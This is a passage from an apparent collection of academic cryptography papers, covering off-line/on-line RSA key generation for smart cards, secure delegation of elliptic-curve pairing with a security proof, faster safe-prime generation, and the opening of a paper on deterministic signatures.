It is worthwhile noticing here that for $e \in \{3, 17, 2^{16}+1\}$ (dividing Π), we have $k_{(0)} \equiv K_{(0)} \pmod{e}$ since $K_{(0)} \not\equiv 0 \pmod{e}$ by construction.

3.2.4 Off-Line/On-Line Generation The system assumes the knowledge of a lower bound B_0 on the bit-length of the RSA primes being generated and a set $\mathcal{E}$ of public exponents likely be used in the applications. This determines the choice of parameter Π (and so of $\lambda(\Pi)$). We also need two invertible elements modulo Π, a and b. Finally, we assume that we have at disposal a hash function H and a family of mask generating functions MGF_i (one may for example define $\mathrm{MGF}_i(x)$ as $\mathrm{MGF}(x\|i)$).

For concreteness, suppose that $B_0 = 256$ and $\mathcal{E} = \{e_0, e_1, e_2\}$ with $e_0 = 3$, $e_1 = 17$ and $e_2 = 2^{16} + 1$. Then we can take $\Pi = (2^{16} + 1) \cdot \prod_{i=1}^{41} p_i = (2^{16} + 1) \cdot 2 \cdot 3 \cdots 179 < 2^{256}$. We choose $a = b = 2^{64} - 2^{32} + 1 := R$. Note that e_i divides Π (for $i \in \{0, 1, 2\}$) and that $\gcd(R, \Pi) = 1$.

There are three algorithms. The first algorithm constructs constrained units; the second, off-line algorithm constructs values for the third, on-line algorithm generating RSA keys.

With the above system parameters, a possible implementation of the first algorithm is given below. The input is a string σ given by the calling algorithm.

```
Input:  parameter $\sigma$
Output: $k \in {\mathbb{Z}_\Pi}^*$

1. Compute $\kappa_1 \leftarrow \mathrm{MGF}_{2'}(\sigma) \pmod{(e_1 - 3)} + 2$
2. Compute $\kappa_2 \leftarrow \mathrm{MGF}_{2''}(\sigma) \pmod{(e_2 - 3)} + 2$
3. Compute $\kappa_\pi \leftarrow \mathrm{MGF}_{2'''}(\sigma) \pmod{\Pi/(e_0 e_1 e_2)}$
4. Compute $K_{(0)} \leftarrow \mathrm{CRT}(2, \kappa_1, \kappa_2, \kappa_\pi)$ as in Eq. $(8)$
5. Compute $t \leftarrow \mathrm{MGF}_3(\sigma) \pmod{\mathrm{ord}_\Pi(R)}$
6. Output $K_{(0)} + \ K_{(0)} + R^t(K_{(0)}^{\lambda(\Pi)} - 1) \pmod{\Pi}$
```

Fig. 2. Generation of $k \in {\mathbb{Z}_\Pi}^*$.

For a given bit-length ℓ_0, the next off-line algorithm (Fig. 3) produces c values f_z (for $z \in \{1, \ldots, c\}$) which will be used in the on-line generation ℓ_0-bit RSA primes valid with probability 1 when public exponent e lies in $\mathcal{E}$. Parameter σ_0 is a random string, proper to each card, and stored in EEPROM-like memory. A typical length for σ_0 is 64 bits.

An RSA application takes on input an RSA key-length ℓ and a public exponent e. If ℓ can be written as the sum of two available ℓ_0, then the next on-line algorithm (Fig. 4) is called for each of the two bit-lengths, ℓ_0, forming the RSA modulus $N = pq$, together with public exponent e. If no such decomposition exists then the off-line algorithm must be called to generate valid values or an error message must be output.

For security reasons, we insist that a prime can only be used *once* for a given application. When it is used, it must be marked as such (*e.g.*, by removing the corresponding entry for z, f_z).

If the so-obtained prime, say q, does not satisfy the mandatory condition $\gcd(q-1, e) = 1$ then another value of z is tested. If there are no longer available values for z then the off-line algorithm must be called to generate valid values or an error message must be output.

```
Input:  parameters $\ell_0, \sigma_0, c$
Output: $f_z$ for $z \in \{1, \ldots, c\}$

1. Compute $v \leftarrow \left\lceil \frac{\lfloor 2^{\ell_0 - 1/2} \rfloor}{\Pi} \right\rceil$ and $w \leftarrow \frac{2^{\ell_0}}{\Pi}$
2. Set $z = 1$
3. Define $\sigma \leftarrow H(\sigma_0, \ell_0, z)$
4. Compute $j \leftarrow \mathrm{MGF}_1(\sigma) \pmod{(w - v)} + v$ and set $l \leftarrow j\Pi$
5. Using the algorithm of Fig. 2, compute $k \in \mathbb{Z}_{\Pi}{}^*$
6. Set $f_z \leftarrow 0$ and $q \leftarrow k + l$
7. If ($q$ is not prime) then
   (a) Set $f_z \leftarrow f_z + 1$ and $k \leftarrow R\,k \pmod{\Pi}$
   (b) Go to Step 4
8. Output $f_z$
9. If ($z < c$) then set $z \leftarrow z + 1$ and go to Step 3
```

Fig. 3. Off-line algorithm.

```
Input:  parameters $\ell_0$, $e$ and
        the list $\{f_z\}_{1 \leq z \leq c}$, $z$
Output: a prime $q \in \lceil 2^{\ell_0 - 1/2} \rceil, 2^{\ell_0} - 1$ s.t.
        $\gcd(q - 1, e) = 1$

1. Compute $v \leftarrow \left\lceil \frac{\lfloor 2^{\ell_0 - 1/2} \rfloor}{\Pi} \right\rceil$ and $w \leftarrow \frac{2^{\ell_0}}{\Pi}$
2. Define $\sigma \leftarrow H(\sigma_0, \ell_0, z)$
3. Compute $j \leftarrow \mathrm{MGF}_1(\sigma) \pmod{(w - v)} + v$ and set $l \leftarrow j\Pi$
4. Using the algorithm of Fig. 2, compute $k \in \mathbb{Z}_{\Pi}{}^*$
5. Compute $k \leftarrow R^{f_z} k \pmod{\Pi}$
6. Set $q \leftarrow k + l$
7. If ($\gcd(e, q - 1) \neq 1$) then
   (a) Set $z \leftarrow z + 1$
   (b) If ($z > c$) output ``Error''; otherwise go to Step 2
8. Output $q$
```

Fig. 4. On-line algorithm.

4 Concluding Remarks

This paper presented a mixed off-line/on-line methodology for the generation of RSA keys, leading to on-board performances several orders of magnitude faster than state-of-the-art techniques. Two concrete realizations were proposed. The first solution has a faster on-line phase (at the expense of a slower off-line phase) and the second solution features a faster off-line phase. Further, these new fast off-line/on-line key generation algorithms enable “pay as you go” e-payment functions by reducing the cost of their infrastructure (cost of certificates and keys in card memory) while keeping the same security level than the one of classical key generation processes.

References

1. Bellare, M., and Rogaway, P. Optimal asymmetric encryption. In *Advances in Cryptology – EUROCRYPT '94* (1995), LNCS 950, Springer-Verlag, pp. 92–111.
2. Bellare, M., and Rogaway, P. The exact security of digital signatures - How to sign with RSA and Rabin. In *Advances in Cryptology – EUROCRYPT '96* (1996), LNCS 1070, Springer-Verlag, pp. 399–416.
3. Joye, M., and Paillier, P. Constructive methods for the generation of prime numbers. In *2nd Open NESSIE Workshop* (Egham, UK, Sept. 12–13, 2001).
4. Joye, M., Paillier, P., and Vaudenay, S. Efficient generation of prime numbers. In *Cryptographic Hardware and Embedded Systems – CHES 2000* (2000), LNCS 1965, Springer-Verlag, pp. 340–354.
5. Menezes, A. J., van Oorschot, P. C., and Vanstone, S. A. *Handbook of applied cryptography.* CRC Press, 1997.
6. PKIX. Public Key Infrastructure (X.509) series. Available at URL http://www.ietf.org/html.charters/pkix-charter.html.
7. Quisquater, J.-J., and Couvreur, C. Fast decipherment algorithm for RSA public-key cryptosystem. *Electronics Letters* **18** (1982), 905–907.
8. Rivest, R. L., Shamir, A., and Adleman, L. M. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM* **21**, 2 (1978), 120–126.

Secure Delegation of Elliptic-Curve Pairing

[Non publié.]

Benoît Chevallier-Mames[1], Jean-Sébastien Coron[2], and David Naccache[2]

[1] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers, La Ciotat, F-13705, France
`benoit.chavallier-mames@gemplus.com`
[2] Gemplus Card International
Applied Research & Security Centre 34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{`jean-sebastien.coron, david.naccache`}`@gemplus.com`

Abstract. In this paper we describe a simple protocol for securely delegating elliptic-curve pairings. A computationally limited device (typically a smart-card) will delegate the computation of the pairing $e(A, B)$ to a more powerful device (for example a PC), in such a way that:

1. the powerful device learns nothing about the points being paired (A and B), nor about the pairing's result $e(A, B)$,
2. and the limited device is able to detect when the powerful device is cheating.

1 Introduction

Since the discovery of the first practical identity-based cryptosystem based on the elliptic-curve pairing [1], pairing-based cryptography has become a very active research area. To date, many pairing-based protocols have been proposed with novel and attractive properties, for example for key-exchange [5] and digital signatures [3].

The increasing popularity of pairing-based cryptosystems and their foreseeable deployment in computationally constrained devices such as smart-cards and dongles spurred recent research in the implementation of pairing (*e.g.* [7]). Unfortunately, although pairing is a cubic-time operation, pairing implementation attempts in limited devices such as smart-cards reveal that the embedded code may be slow, resource-consuming and tricky to program.

Given that several PC-based pairing libraries exist, it seems natural to find-out whether a smart-card could interact with such packages to privately compute the elliptic-curve pairing. Note that beyond preserving operands and results from preying eyes, the card must also ascertain that bogus libraries don't mislead it into generating wrong results.

In this paper, we propose a simple protocol for the secure delegation of elliptic-curve pairing. A computationally limited device (for example a smart-card) will delegate the computation of the elliptic-curve pairing $e(A, B)$ to a more powerful device (for example a PC), in such a way that:

1. the powerful device learns nothing about the points being paired (A and B) nor about the pairing's result $e(A, B)$,

2. and the limited device is able to detect when the powerful device is cheating.

The limited device will restrict itself to simple curve or field operations. We also describe efficient variants of our protocol applicable when one of the points A and B or both are already publicly known.

2 Preliminaries

Our protocol for secure pairing delegation is actually more general than just elliptic-curve pairing: as most pairing-based cryptosystems, it works for any bilinear map. Therefore, we briefly review the necessary facts about bilinear maps. We follow the notations of [2], except that we use the additive notation for the groups $\mathcal{G}_1$ and $\mathcal{G}_2$. We refer the reader to [6] for an extensive background on elliptic-curve pairing.

1. $\mathcal{G}_1$ and $\mathcal{G}_2$ are two (additive) cyclic groups of prime order p;
2. G_1 is a generator of $\mathcal{G}_1$ and G_2 is a generator of $\mathcal{G}_2$;
3. ψ is a computable isomorphism from $\mathcal{G}_1$ to $\mathcal{G}_2$ with $\psi(G_1) = G_2$;
4. e is a computable bilinear map $e : \mathcal{G}_1 \times \mathcal{G}_2 \rightarrow \mathcal{G}_T$;
5. $\mathcal{G}_T$ is a multiplicative cyclic group of order p.

A bilinear map is a map $e : \mathcal{G}_1 \times \mathcal{G}_2 \rightarrow \mathcal{G}_T$ with the following properties:

1. Bilinear: for all $U \in \mathcal{G}_1, V \in \mathcal{G}_2$ and $a, b \in \mathbb{Z}$, $e(a.U, b.V) = e(U, V)^{ab}$
2. Non-degenerate: $e(G_1, G_2) \neq 1$

Note that the previous conditions imply that $e(G_1, G_2)$ is a generator of $\mathcal{G}_T$.

3 Secure Pairing Delegation

In this section, we formalize the security notions for secure pairing delegation. Our setting is the following: a computationally limited device, called the card and denoted by $\mathcal{C}$, will delegate the computation of $e(A, B)$ to a more powerful device, called the terminal and denoted $\mathcal{T}$. Both devices are actually probabilistic polynomial-time Turing machines.

The security notions could be formalized in the general framework of secure multiparty computation (for standard definitions, see for example [4]). However, we observe that our setting is much simpler than general secure two-party computation: the terminal has no secret and outputs nothing; only the terminal can be malicious. Therefore, we say that a protocol for pairing delegation is secure if it satisfies the three following security notions:

Completeness: after protocol completion with an honest terminal, $\mathcal{C}$ obtains $e(A, B)$, except with negligible probability.

Secrecy: a (possibly cheating) terminal should not learn any information about the points A and B. Formally, for any malicious $\mathcal{T}$, there exists a simulator $\mathcal{S}$ such that for any A, B, the output of S is computationally indistinguishable from $\mathcal{T}$'s view:

$$S \overset{c}{\equiv} \mathrm{View}_{\mathcal{T}}(A, B)$$

Correctness: $\mathcal{C}$ should be able to detect a cheating $\mathcal{T}$, except with negligible probability. Formally, for any cheating $\mathcal{T}$ and for any A, B, $\mathcal{C}$ either outputs $\perp$ or determines $e(A, B)$, except with negligible probability.

4 Our Protocol

4.1 Description

In the following, we describe our protocol for securing pairing delegation. $\mathcal{C}$ and $\mathcal{T}$ are given as input a description of the groups $\mathcal{G}_1$, $\mathcal{G}_2$ and $\mathcal{G}_T$, and a description of the bilinear map $e : \mathcal{G}_1 \times \mathcal{G}_2 \to \mathcal{G}_T$. $\mathcal{C}$ and $\mathcal{T}$ receives the generators G_1 and G_2; moreover we assume that $\mathcal{C}$ receives $e(G_1, G_2)$. $\mathcal{C}$ is given as input the points A and B and must eventually determine $e(A, B)$.

1. $\mathcal{C}$ generates a random $g_1 \in \mathbb{Z}_p$ and a random $g_2 \in \mathbb{Z}_p$, and queries the three following pairings from $\mathcal{T}$:
$$\alpha_1 = e(A + g_1.G_1, G_2), \quad \alpha_2 = e(G_1, B + g_2.G_2)$$
$$\alpha_3 = e(A + g_1.G_1, B + g_2.G_2)$$
2. $\mathcal{C}$ checks that $\alpha_1, \alpha_2, \alpha_3 \in \mathcal{G}_T$, by checking that $(\alpha_i)^p = 1$ for $i = 1, 2, 3$. Should this test fail, $\mathcal{C}$ outputs $\perp$ and halts.
3. $\mathcal{C}$ computes a purported value for $e(A, B)$:
$$e_{AB} = \alpha_1^{-g_2} \cdot \alpha_2^{-g_1} \cdot \alpha_3 \cdot e(G_1, G_2)^{g_1 g_2} \tag{1}$$
4. $\mathcal{C}$ generates four random values $a_1, r_1, a_2, r_2 \in \mathbb{Z}_p$ and queries the pairing:
$$\alpha_4 = e(a_1.A + r_1.G_1, a_2.B + r_2.G_2)$$
5. $\mathcal{C}$ computes:
$$\alpha_4' = (e_{AB})^{a_1 a_2} \cdot (\alpha_1)^{a_1 r_2} \cdot (\alpha_2)^{a_2 r_1} \cdot e(G_1, G_2)^{r_1 r_2 - a_1 g_1 r_2 - a_2 g_2 r_1} \tag{2}$$
and checks that $\alpha_4' = \alpha_4$. In this case, $\mathcal{C}$ accepts e_{AB} as the genuine value of $e(A, B)$; otherwise it outputs $\perp$.

4.2 Security Proof

The following theorem shows that our protocol is secure:

Theorem 1. *The previous protocol is a secure pairing delegation protocol.*

Proof. The completeness property is easily established. From bilinearity:

$$e(A + g_1.G_1, B + g_2.G_2) = e(A, B) \cdot e(A, G_2)^{g_2} \cdot e(G_1, B)^{g_1} \cdot e(G_1, G_2)^{g_1 g_2}$$

Then, for an honest $\mathcal{T}$, we have:

$$\alpha_1 = e(A + g_1.G_1, G_2) = e(A, G_2) \cdot e(G_1, G_2)^{g_1} \tag{3}$$
$$\alpha_2 = e(G_1, B + g_2.G_2) = e(G_1, B) \cdot e(G_1, G_2)^{g_2} \tag{4}$$
$$\alpha_3 = e(A + g_1.G_1, B + g_2.G_2) \tag{5}$$

Combining the four previous equations, we obtain:

$$\alpha_3 = e(A, B) \cdot (\alpha_1)^{g_2} \cdot (\alpha_2)^{g_1} \cdot e(G_1, G_2)^{-g_1 g_2}$$

which, using (1), shows that $\mathcal{C}$ computes the correct $e_{AB} = e(A, B)$. Moreover, using:

$$\begin{aligned}\alpha_4 &= e(a_1.A + r_1.G_1, a_2.B + r_2.G_2) \\ &= e(A, B)^{a_1 a_2} \cdot e(A, G_2)^{a_1 r_2} \cdot e(G_1, B)^{r_1 a_2} \cdot e(G_1, G_2)^{r_1 r_2}\end{aligned}$$

we obtain from equations (3) and (4):

$$\alpha_4 = (e_{AB})^{a_1 a_2} \cdot (\alpha_1)^{a_1 r_2} \cdot (\alpha_2)^{r_1 a_2} e(G_1, G_2)^{r_1 r_2 - a_1 g_1 r_2 - a_2 g_2 r_1}$$

which, using (2), gives $\alpha_4 = \alpha_4'$ and shows that $\mathcal{C}$ eventually outputs the correct $e_{AB} = e(A, B)$.

The secrecy property follows from the fact that $\mathcal{T}$ receives only random, independently distributed points in the groups $\mathcal{G}_1$ and $\mathcal{G}_2$. Therefore, the simulator $\mathcal{S}$ simply consists in running $\mathcal{T}$ with randomly generated points. The simulator's output and $\mathcal{T}$'s view when interacting with $\mathcal{C}$ are then identically distributed.

The correctness property is established as follows: we show that if the value e_{AB} computed by $\mathcal{C}$ at step 3 is unequal to $e(A, B)$, then the element α_4' computed by $\mathcal{C}$ at step 5 has a nearly uniform distribution in $\mathcal{G}_T$, independent of $\mathcal{T}$'s view. Then, the probability that $\alpha_4 = \alpha_4'$ at step 5 will be roughly $1/p$. Therefore, $\mathcal{C}$ will output $\perp$, except with negligible probability.

We let $U = a_1.A + r_1.G_1$ and $V = a_2.B + r_2.G_2$. Moreover, we let $a, b, u, v \in \mathbb{Z}_p$ be such that $A = a.G_1$, $B = b.G_2$, $U = u.G_1$, $V = v.G_2$, which gives:

$$u = a_1 \cdot a + r_1 \tag{6}$$
$$v = a_2 \cdot b + r_2 \tag{7}$$

$\mathcal{C}$ checks that $\alpha_1, \alpha_2, \alpha_3 \in \mathcal{G}_T$. Therefore, we must have $e_{AB} \in \mathcal{G}_T$, and since $e(G_1, G_2)$ is a generator of $\mathcal{G}_T$, we can let $\beta_1, \beta_2, \beta_3 \in \mathbb{Z}_p$ be such that:

$$\alpha_1 = e(A, G_2) \cdot e(G_1, G_2)^{g_1 + \beta_1} \tag{8}$$
$$\alpha_2 = e(G_1, B) \cdot e(G_1, G_2)^{g_2 + \beta_2} \tag{9}$$
$$e_{AB} = e(A, B) \cdot e(G_1, G_2)^{\beta_3} \tag{10}$$

Therefore, the value e_{AB} is correct iff $\beta_3 = 0$.

From the previous observation, we also have $\alpha'_4 \in \mathcal{G}_T$. Therefore, we can assume that $\alpha_4 \in \mathcal{G}_T$, since otherwise $\alpha'_4 \neq \alpha_4$ and $\mathcal{C}$ outputs $\perp$. Then we can let $\beta_4, \beta'_4 \in \mathbb{Z}_p$ be such that:

$$\alpha_4 = e(U, V) \cdot e(G_1, G_2)^{\beta_4} \tag{11}$$

$$\alpha'_4 = e(U, V) \cdot e(G_1, G_2)^{\beta'_4} \tag{12}$$

Therefore, $\mathcal{C}$ outputs e_{AB} iff $\beta_4 = \beta'_4$.

In the following, we assume that $u \neq 0$ and $v \neq 0$. Since (u, v) is uniformly distributed in $\mathbb{Z}_p$, this happens with probability $(1 - 1/p)^2 \geq 1 - 2/p$.

We show that if $\beta_3 \neq 0$, then β'_4 has a nearly uniform distribution in $\mathbb{Z}_p$, independent of $\mathcal{T}$'s view, and therefore $\beta_4 = \beta'_4$ happens with negligible probability.

From equations (2), (8), (9), (10) and (12), we obtain:

$$\beta'_4 = a_1 a_2 \beta_3 + a_1 r_2 \beta_1 + a_2 r_1 \beta_2 \tag{13}$$

$\mathcal{T}$'s view includes the points $A + g_1.G_1$, $B + g_2.G_2$, U and V and the group elements $\alpha_1, \alpha_2, \alpha_3$ and α_4. Therefore, $\mathcal{T}$'s view is entirely determined by $(\beta_1, \beta_2, \beta_3, \beta_4, u, v, r)$, where r is the randomness used by $\mathcal{T}$. Moreover, given $(\beta_1, \beta_2, \beta_3, \beta_4, u, v, r)$, the element (a_1, a_2) is uniformly distributed over $\mathbb{Z}_p^2$.

From equations (6), (7) and (13), we obtain:

$$\beta'_4 = a_1 a_2 (\beta_3 - b\beta_1 - a\beta_2) + a_1(v\beta_1) + a_2(u\beta_2)$$

Lemma 1. *Let p be a prime integer and let $a, b, c, d \in \mathbb{Z}$ such that $(a, b, c) \neq (0, 0, 0)$. Then the number of solutions $(x, y) \in \mathbb{Z}_p^2$ to the polynomial equation $a \cdot xy + b \cdot x + c \cdot y + d = 0$ mod p is at most $2p - 1$.*

Proof. The proof is straightforward and is therefore omitted.

Since $u, v \neq 0$, then $\beta_3 \neq 0$ implies $(\beta_3 - b\beta_1 - a\beta_2, v\beta_1, u\beta_2) \neq (0, 0, 0)$. Then using the previous lemma, for any $\gamma \in \mathbb{Z}_p$, the probability over $(a_1, a_2) \in \mathbb{Z}_p^2$ that $\beta'_4 = \gamma$ is such that:

$$\Pr[\beta'_4 = \gamma] \leq \frac{2p - 1}{p^2} \leq \frac{2}{p}$$

Therefore, if $\beta_3 \neq 0$, the probability that $\beta'_4 = \beta_4$ is at most $2/p$.

Since $u = 0$ or $v = 0$ with probability at most $2/p$, we conclude that if $e_{AB} \neq e(A, B)$, then $\mathcal{C}$ outputs $\perp$, except with probability at most $4/p$. □

Note that the security of the protocol is not based on any computational assumptions; namely the protocol achieves *unconditional security*.

4.3 Efficiency

Our protocol requires a total of four scalar multiplications in $\mathcal{G}_1$ and four in $\mathcal{G}_2$, and a total of ten exponentiations in $\mathcal{G}_T$. Our protocol is actually a one-round protocol since the four pairing queries can be performed in the same round.

5 Efficient Variants

In this section, we describe more efficient variants of our protocol, when one of the points A and B or both are already publicly known.

For example, when decrypting a Boneh-Franklin ciphertext [1], the point A is the user's private key, and B is some part of the ciphertext. Therefore, B is already publicly known and does not need to be protected. Moreover, when encrypting with Boneh and Franklin's scheme, A is the recipient's identity, and B is the trusted party's public-key. Therefore, both A and B are already publicly known and don't need to be protected.

When B is publicly known, the definition of the secrecy property is modified by simply giving B to the simulator. When both A and B are public, the secrecy property is not necessary anymore.

5.1 Secure Pairing Delegation with Public B

The protocol is the same as the protocol described in the previous section, except that we can take $g_2 = 0$ since point B does not need to be protected.

1. $\mathcal{C}$ generates a random $g_1 \in \mathbb{Z}_p$ and queries the three following pairings from $\mathcal{T}$:
$$\alpha_1 = e(A + g_1.G_1, G_2), \quad \alpha_2 = e(G_1, B), \quad \alpha_3 = e(A + g_1.G_1, B)$$
2. $\mathcal{C}$ checks that $\alpha_1, \alpha_2, \alpha_3 \in \mathcal{G}_T$, by checking that $(\alpha_i)^p = 1$ for $i = 1, 2, 3$. Should this test fail, $\mathcal{C}$ outputs $\perp$ and halts.
3. $\mathcal{C}$ computes a purported value for $e(A, B)$:
$$e_{AB} = (\alpha_2)^{-g_1} \cdot \alpha_3 \tag{14}$$
4. $\mathcal{C}$ generates four random values $a_1, r_1, a_2, r_2 \in \mathbb{Z}_p$ and queries the pairing:
$$\alpha_4 = e(a_1.A + r_1.G_1, a_2.B + r_2.G_2)$$
5. $\mathcal{C}$ computes:
$$\alpha'_4 = (e_{AB})^{a_1 a_2} \cdot (\alpha_1)^{a_1 r_2} \cdot (\alpha_2)^{a_2 r_1} \cdot e(G_1, G_2)^{r_1 r_2 - a_1 g_1 r_2} \tag{15}$$
and checks that $\alpha'_4 = \alpha_4$. In this case, $\mathcal{C}$ outputs e_{AB}; otherwise it outputs $\perp$.

The protocol is more efficient than the protocol of Section 4 since only three scalar multiplications in $\mathcal{G}_1$ and $\mathcal{G}_2$, and eight exponentiations in $\mathcal{G}_T$ are required.

Theorem 2. *The previous protocol with public B is a secure pairing delegation protocol.*

Proof. The proof is similar to the proof of theorem 1 and is therefore omitted.

5.2 Secure Pairing Delegation with Public A and B

The protocol is similar to the previous protocol except that we can also take $g_1 = 0$ since A does not need to be protected.

1. $\mathcal{C}$ queries the three following pairings from $\mathcal{T}$:

$$\alpha_1 = e(A, G_2), \quad \alpha_2 = e(G_1, B), \quad \alpha_3 = e(A, B)$$

2. $\mathcal{C}$ checks that $\alpha_1, \alpha_2, \alpha_3 \in \mathcal{G}_T$, by checking that $(\alpha_i)^p = 1$ for $i = 1, 2, 3$. Should this test fail, $\mathcal{C}$ outputs $\perp$ and halts.
3. $\mathcal{C}$ computes a purported value for $e(A, B)$:

$$e_{AB} = \alpha_3$$

4. $\mathcal{C}$ generates four random values $a_1, r_1, a_2, r_2 \in \mathbb{Z}_p$ and queries the pairing:

$$\alpha_4 = e(a_1.A + r_1.G_1, a_2.B + r_2.G_2)$$

5. $\mathcal{C}$ computes:

$$\alpha_4' = (e_{AB})^{a_1 a_2} \cdot (\alpha_1)^{a_1 r_2} \cdot (\alpha_2)^{a_2 r_1} \cdot e(G_1, G_2)^{r_1 r_2}$$

and checks that $\alpha_4' = \alpha_4$. In this case, $\mathcal{C}$ outputs e_{AB}; otherwise it outputs $\perp$.

The protocol is more efficient than the protocol of Section 4 since only two scalar multiplications in $\mathcal{G}_1$ and $\mathcal{G}_2$, and seven exponentiations in $\mathcal{G}_T$ are required.

Theorem 3. *The previous protocol with public A and B is a secure pairing delegation protocol.*

Proof. The proof is similar to the proof of theorem 1 and is therefore omitted.

6 Conclusion

In this paper we described a simple protocol for secure delegation of elliptic-curve pairing. Our protocol allows a computationally limited device (for example a smart-card) to delegate the computation of the pairing $e(A, B)$ to a more powerful device (for example a PC), in such a way that:

1. the powerful device learns nothing about the points being paired (A and B) nor the pairing's result $e(A, B)$,
2. and the limited device is able to detect when the powerful device is cheating.

We have also described more efficient variants of our protocol when one of the points or both are already known.

Our protocols achieve unconditional security. An interesting research direction would be to speed-up the protocols by trading-off unconditional security against computational security.

References

1. D. Boneh and M. Franklin, *Identity based encryption from the Weil pairing*, SIAM J. of Computing, Vol. 32, No. 3, pp. 586-615, 2003.Proceeding of Crypto '2001, Lecture Notes in Computer Science, vol. 2139, Springer-Verlag, pp. 213-229, 2001.
2. D. Boneh, H. Shacham and B. Lynn, *Short signatures from the Weil pairing*. Proceedings of Asiacrypt '01, Lecture Notes in Computer Science, vol. 2248, Springer-Verlag, pp. 514-532, 2001.
3. D. Boneh and X. Boyen, *Short Signatures Without Random Oracles*. Proceedings of Eurocrypt 2004, Lecture Notes in Computer Science, vol. 3027, pp. 56-73, 2004.
4. R. Canetti, *Security and Composition of Multiparty Cryptographic Protocols*, Journal of Cryptology, (2000) 13: pp. 143–202.
5. A. Joux, *A one round protocol for tripartite Diffie-Hellman*. Proceedings of ANTS IV, Lecture Notes in Computer Science, vol. 1838, pp. 385–394. Springer-Verlag, 2000.
6. A. Menezes, *Elliptic Curve Public Key Cryptosystems*. Kluwer Academic Publishers, 1993.
7. M. Scott and P. Barreto, *Compressed Pairings*, Proceedings of Crypto 2004, Lecture Notes in Computer Science, vol. 3152, pp. 140–156 2004.

Double-Speed Safe Prime Generation

[*Report 2003/175, Cryptology ePrint Archive*]

David Naccache

Gemplus Card International, Applied Research & Security Centre
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
david.naccache@gemplus.com

Abstract. Safe primes are prime numbers of the form $p = 2q + 1$ where q is prime. This note introduces a simple method for doubling the speed of safe prime generation. The method is particularly suited to settings where a large number of RSA moduli must be generated.

1 Introduction

Safe primes are prime numbers of the form $p = 2q + 1$ where q is prime. Such primes have various cryptographic advantages, we refer the reader to [1] for further references about safe primes and their applications.

Given a probabilistic prime generation algorithm $\mathcal{A}$ that takes as input a size parameter k and outputs a random prime $2^{k-1} < p < 2^k$ with $p \equiv 3 \bmod 4$, the straightforward way to generate a k-bit safe prime consists of calling $\mathcal{A}$ with different random seeds until both p and $(p-1)/2$ are prime:

$$\texttt{do(}p := \mathcal{A}(k)\texttt{) while ((}p-1)/2\texttt{ is composite)}$$

A well-known result (the prime number theorem [1]), states that the number of primes not exceeding n is approximately $n/\ln n$.

Let $p(k)$ be the probability that k-bit odd integer is prime; applying the prime number theorem, we get:

$$p(k) \simeq \frac{1}{2^{k-2}}\left(\frac{2^k}{k\ln 2} - \frac{2^{k-1}}{(k-1)\ln 2}\right) \simeq \frac{2}{k\ln 2}$$

Assuming that the time complexity of $\mathcal{A}$ (denoted $f(k)$) depends only on k, the overall complexity of the straightforward safe prime generation approach is given by:

$$C(k) = \frac{f(k)}{p(k-1)} \simeq \frac{f(k)k\ln 2}{2}$$

In the following section we will show that this complexity can be divided by a factor of two.

2 The New Technique

The idea consists in testing the primality of both $2p+1$ and $(p-1)/2$ for every prime generated by $\mathcal{A}$.

Hence the new algorithm is:

$$\texttt{do(}p := \mathcal{A}(k)\texttt{) while ((}p-1)/2 \texttt{ and } 2p+1 \texttt{ are composite)}$$

The probability $p'(k)$ that either $(p-1)/2$ or $2p+1$ is prime is given by:

$$p'(k) = 1 - \big(1 - p(k-1)\big)\big(1 - p(k+1)\big) \simeq 2p(k)$$

Hence the overall complexity of this new algorithm is given by:

$$C'(k) = \frac{f(k)}{p'(k)} = \frac{f(k)k\ln 2}{4} = \frac{1}{2}C(k)$$

The complexity of safe prime generation is thus divided by two at the cost of generating primes of size k *or* $k+1$ with equal probability. The generation of RSA moduli of a prescribed length $2k$ can thus be efficiently batched (for instance in a smart-card personalization facility) by sorting the primes into two separate files (F_k containing k-bit primes and F_{k+1} containing $(k+1)$-bit ones). Starting the same generation procedure again for k and $k-1$, we obtain two other files (F'_k and F'_{k-1}) containing k-bit and $(k-1)$-bit primes. $2k$-bit RSA moduli are then be formed by picking primes in $\{F'_k, F_k\}$ or in $\{F'_{k-1}, F_{k+1}\}$.

References

1. A. Menezes, P. van Oorschot & S. Vanstone, *Handbook of applied cryptography*, CRC Press, pp. 64 and 164.

Computational Alternatives to Random Number Generators

[S. Tavares and H. Meijer, Eds., *Selected Areas in Cryptography*, vol. 1556 of *Lecture Notes in Computer Science*, pp. 72–80, Springer-Verlag, 1999.]

David M'Raïhi[1], David Naccache[2], David Pointcheval[3], and Serge Vaudenay[3]

[1] Gemplus Corporation
3 Lagoon Drive, Suite 300, Redwood City, CA 94065, USA
`david.mraihi@gemplus.com`
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
`david.naccache@gemplus.com`
[3] LIENS – CNRS, École Normale Supérieure
45 rue d'Ulm, 75230, Paris, France
`{david.pointcheval, serge.vaudenay@ens.fr}@ens.fr`

Abstract. In this paper, we present a simple method for generating random-based signatures when random number generators are either unavailable or of suspected quality (malicious or accidental). By opposition to all past state-machine models, we assume that the signer is a memoryless automaton that starts from some internal state, receives a message, outputs its signature and returns *precisely* to the same initial state; therefore, the new technique *formally* converts randomised signatures into deterministic ones.
Finally, we show how to translate the random oracle concept required in security proofs into a realistic set of tamper-resistance assumptions.

1 Introduction

Most digital signature algorithms rely on random sources which stability and quality crucially influence security: a typical example is El-Gamal's scheme [9] where the secret key is protected by the collision-freedom of the source.

Although biasing tamper-resistant generators is difficult,[1] discrete components can be easily short-circuited or replaced by fraudulent emulators.

Unfortunately, for pure technological reasons, combining a microcontroller and a noise generator on the same die is not a trivial engineering exercise and most of today's smart-cards do not have real random number generators (traditional substitutes to random sources are keyed state-machines that receive a query, output a pseudo-random number, update their internal state and halt until the next query: a typical example is the BBS generator presented in [4]).

In this paper, we present an alternative approach that converts randomised signature schemes into deterministic ones: in our construction, the signer is a memoryless automaton

[1] such designs are usually buried in the lowest silicon layers and protected by a continuous scanning for sudden statistical defects, extreme temperatures, unusual voltage levels, clock bursts and physical exposure.

that starts from some internal state, receives a message, outputs its signature and returns *precisely* to the same initial state.

Being very broad, we will illustrate our approach with Schnorr's signature scheme [20] before extending the idea to other randomised cryptosystems.

2 Digital Signatures

